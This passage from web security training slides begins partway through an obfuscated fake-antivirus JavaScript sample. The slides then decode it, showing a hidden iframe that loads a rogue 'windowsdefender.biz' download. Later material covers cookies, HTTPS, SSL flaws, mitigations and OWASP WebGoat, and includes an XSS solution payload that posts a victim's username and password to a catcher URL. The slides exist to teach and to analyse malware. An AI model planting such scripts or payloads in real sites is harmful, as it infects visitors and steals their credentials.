D%x22", "%x63%x73%x73%x2F%x6C%x69%x67%x68%x74%x62%x6F%x78%x2E%x63%x73%x73%x22%x20%x74%x79%x70%x65%x3D
%x74%x65%x78%x74%x2F%x63%x73%x73%x22%x20%x6D%x65%x64%x69%x61%x3D%x22%x73%x63%x72%x65%x65%x6E%x22%x20
%x3E", "%x3C%x61%x20%x68%x72%x65%x66%x3D%x22", "%x22%x20%x72%x65%x6C%x3D%x22%x6C%x69%x67%x68%x74%x62%
x78%x22%x20%x74%x69%x74%x6C%x65%x3D%x22%x41%x63%x74%x69%x76%x65%x20%x57%x65%x62%x20%x41%x6E%x74%x69%
x56%x69%x72%x75%x73%x20%x50%x72%x6F%x74%x65%x63%x74%x69%x6F%x6E%x20%x70%x72%x6F%x75%x64%x6C%x79%x20%
x6F%x77%x65%x72%x65%x64%x20%x62%x79%x20%x57%x69%x6E%x64%x6F%x77%x73%x20%x44%x65%x66%x65%x6E%x64%x65%
x20%x32%x30%x31%x30%x22%x20%x69%x64%x3D%x22", "%x22%x3E%x3C%x2F%x61%x3E", "%x68%x61%x73%x68", "%x6C%x6F%
x61%x74%x69%x6F%x6E", "%x6C%x69%x67%x68%x74%x62%x6F%x78", "%x69%x6E%x64%x65%x78%x4F%x66", "%x72%x65%x6C
x73%x75%x62%x73%x74%x72", "%x73%x74%x61%x72%x74", "%x3C%x73%x63%x72%x69%x70%x74%x3E%x61%x66%x6C%x62%x2
9%x3B%x3C%x2F%x73%x63%x72%x69%x70%x74%x3E"];var buri=_0xe79a[0x0];var mwds=_0xe79a[0x1];var lbtrig=_
9a[0x2];var imagename=_0xe79a[0x3];document[_0xe79a[0x6]](_0xe79a[0x4]+buri+_0xe79a[0x5]);document[_
9a[0x6]](_0xe79a[0x4]+buri+_0xe79a[0x7]);document[_0xe79a[0x6]](_0xe79a[0x4]+buri+_0xe79a[0x8]);docu
[_0xe79a[0x6]](_0xe79a[0x9]+buri+_0xe79a[0xa]);document[_0xe79a[0x6]](_0xe79a[0xb]+buri+imagename+_0
a[0xc]+lbtrig+_0xe79a[0xd]);function af1b(){setTimeout(function(){if(document[_0xe79a[0xf]][_0xe79a
]]&&$(document[_0xe79a[0xf]][_0xe79a[0xe]][_0xe79a[0x13]](0x1))[_0xe79a[0x12]][_0xe79a[0x11]](_0xe79
10))!=-0x1){myLightbox[_0xe79a[0x14]]($ (document[_0xe79a[0xf]][_0xe79a[0xe]][_0xe79a[0x13]](0x1)));}
,0xbb8);} ;document[_0xe79a[0x6]](_0xe79a[0x15]);↵
```

decoded Java script

```
var _0xe79a = ["http://ms.biz/", "<html><body><iframe src='http ://www.windowsdefender.biz/download.  
php' width=0 height=0  
frameborder = 0 ></iframe><body></html > ", "news", "scanresult.gif", " < script type = \"text/javascrip  
t\" src = \"\",  
\"js/prototype.js\" ></script>\", \"writeln\", \"js/scriptaculous.js ? load = effects, builder\" ></script>\",  
\"js/lightbox.js\" ></script>\", \"<link  
rel='stylesheet' href='\", \"css/lightbox.css\" type='text / css' media='screen' />\",  
\"<a href='\", \"\" rel='lightbox' title='Active Web Anti - Virus Protection proudly powered by Windows D  
efender 2010\"  
id='\", \"\" ></a>\",  
\"hash\", \"location\", \"lightbox\", \"indexOf\", \"rel\", \"substr\", \"start\", \"<script>aflb();</script>\"];  
var buri = _0xe79a[0x0];  
var mwds = _0xe79a[0x1];  
var lbtrig = _0xe79a[0x2];  
var imagename = _0xe79a[0x3];  
document[_0xe79a[0x6]](_0xe79a[0x4] + buri + _0xe79a[0x5]);  
document[_0xe79a[0x6]](_0xe79a[0x4] + buri + _0xe79a[0x7]);  
document[_0xe79a[0x6]](_0xe79a[0x4] + buri + _0xe79a[0x8]);  
document[_0xe79a[0x6]](_0xe79a[0x9] + buri + _0xe79a[0xa]);  
document[_0xe79a[0x6]](_0xe79a[0xb] + buri + imagename + _0xe79a[0xc] + lbtrig + _0xe79a[0xd]);  
function aflb()  
{  
    setTimeout(function ()  
    {  
        if (document[_0xe79a[0xf]][_0xe79a[0xe]] && $(document[_0xe79a[0xf]][_0xe79a[0xe]][_0xe79a[0  
x13]](0x1))[_0xe79a[0x12]][_0xe79a[0x11]](_0xe79a[0x10]) !=- 0x1)  
        {  
            myLightbox[_0xe79a[0x14]]($(document[_0xe79a[0xf]][_0xe79a[0xe]][_0xe79a[0x13]](0x1)));  
        };  
    }, 0xbb8);  
};  
document[_0xe79a[0x6]](_0xe79a[0x15]);
```

■ Malzilla

<http://malzilla.sourceforge.net/>

■ Firebug

<https://addons.mozilla.org/ja/firefox/addon/1843>

■ Javascript Decoder v1.0.0

<http://www.gosu.pl/JsDecoder/>

- HTTP does not have any mechanism to manage sessions between server and clients
 - This is a big problem !
- Shopping site example
 - Bob logs in with username “bobby”
 - Bob goes to shopping category named “PC”
 - Bob is going to buy SONY VAIO TypeP with USD1200
 - Click “add to cart”
 - Click “payment process”
 - Input credit card number
 - Click “submit”
 - Click “confirm”
 - Shopping done.
- How many HTTP request made in this example ?

■ Cookie

- Use “Set-Cookie:” field within the response from the server
- Browser will use the value in “Set-Cookie:” to tell that “Who I am.”

```
HTTP/1.1 200 OK
Server: Apache 1.3.27
Set-Cookie: ID=USER0005; SESSIONID=5967AXWZY2; path=/customer
```

Server response example

```
GET /page-15.html HTTP/1.1
Host: sv.aots
Cookie: ID=USER0005; SESSIONID=5967AXWZY2;
```

Client request example

- Cookie is quite easy to modify in the middle
- Cookie has “secure mode” capability – only transmit cookie over HTTPS

■ Attack methods

- <http://www.owasp.org/index.php/Category:Attack>
- more than 50 types of attack methods


■ Topics about SQL Injections

- http://www.owasp.org/index.php/SQL_Injection
- <http://msdn.microsoft.com/en-us/library/ms161953.aspx>


■ Demos made by Mr. Tsunemi

- click hijacking

HTTP request and response are easy to modify in the middle



HTTP request and response are easy to modify in the middle



- What does HTTPS provide ?
 - Encryption
 - Encrypt transaction between server and client
 - Very difficult to view encrypted traffic
 - Algorithms: DES RC4 AES
 - Integrity Checking
 - Receive same data that was sent
 - Detect anyone modifying data in the middle
 - Algorithms: SHA MD5
 - Identification of Server (or Client) by Digital Certificate
 - Communicating with intended server
 - Certificate Authority model
 - “Invalid certificate” issue

■ Vulnerabilities in SSL (quite recent issue)

- VeriSign Confirms All SSL and EV SSL Certificates Remain Safe From Potential Threats Newly Presented at Black Hat Conference (July 31, 2009)

https://press.verisign.com/easyir/customrel.do?easyirid=AFC0FF0DB5C560D3&version=live&prid=523818&releasejsp=custom_97

- SSL attack announced at Blackhat DC (February 21, 2009)


<http://isc.sans.org/diary.html?storyid=5908>

■ Certification usability/awareness issue

- End users just click “ok” with invalid certificates

Web application





■ What is Happening recently ?

- Web defacement (SQL Injection)
- Cross Site Scripting or other attack method

■ What kind of mitigations are needed ?

- Secure configuration for everything
- Apply security patch to all layer
- Secure coding for web application program
- Security penetration test
- Monitoring the server & application status
- Incident response structure

■ For more detail

Guide to Building Secure Web Applications and Web Services (Development Guide)

http://www.owasp.org/index.php/Category:OWASP_Guide_Project

Webgoat



Exercise environment “webgoat”

Phishing with XSS - Microsoft Internet Explorer

Address http://localhost/WebGoat/attack?Screen=21&menu=410

Logout

OWASP WebGoat V5.1

Phishing with XSS

Restart this Lesson

Advisory Functions

- General
- Code Quality
- Concurrency
- Unvalidated Parameters
- Access Control Flaws
- Authentication Flaws
- Session Management Flaws
- Cross-Site Scripting (XSS)

Phishing with XSS

LAB: Cross Site Scripting

- Stage 1: Stored XSS
- Stage 2: Block Stored XSS using Input Validation
- Stage 3: Stored XSS Revisited
- Stage 4: Block Stored XSS using Output Encoding
- Stage 5: Reflected XSS
- Stage 6: Block Reflected XSS

Stored XSS Attacks

Reflected XSS Attacks

Cross Site Request Forgery (CSRF)

Phishing with XSS

You need to create the hack() function. This function will pull the credentials from the webpage and post them to the WebGoat catcher servlet.

Some useful code snippets:

- document.forms[0].user.value - will access the user field
- XssImage = new Image(); XssImage.src=SOME_URL = will perform a post
- javascript string concatenation uses a "+"

Solution for this hint():

```
password<script>function hack(){ alert("Had this been a real attack... Your credentials were just stolen. User Name = " + document.forms(0).user.value + " Password = " + document.forms(0).pass.value); XssImage=new Image; XssImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="+document.forms(0).user.value + "&password=" + document.forms(0).pass.value + "";}</script>
```

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature. Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials

Exercise Menu

■ WebGoat

- web application
- maintained by OWASP
- designed to teach web application security lessons.
- users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat application.

■ The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software.

- very very very very good reference for web security issues

- **Parameter Tampering**
 - Exploit Unchecked Email
 - Bypass Client Side JavaScript Validation
 - Insecure Configuration
- **Forced Browsing**
 - Injection Flaws
 - Command Injection
 - Log Spoofing
 - Numeric SQL Injection
- **Improper Error Handling**
 - Fail Open Authentication Scheme
- **Session Management Flaws**
 - Spoof an Authentication Cookie

- Injection Flaws (For SQL programmer)
 - * Blind SQL Injection
 - * XPATH Injection
 - * LAB: SQL Injection [HIGH LEVEL]
 - * String SQL Injection
 - * Database Backdoors

- Cross-Site Scripting (XSS)
 - ** ALL **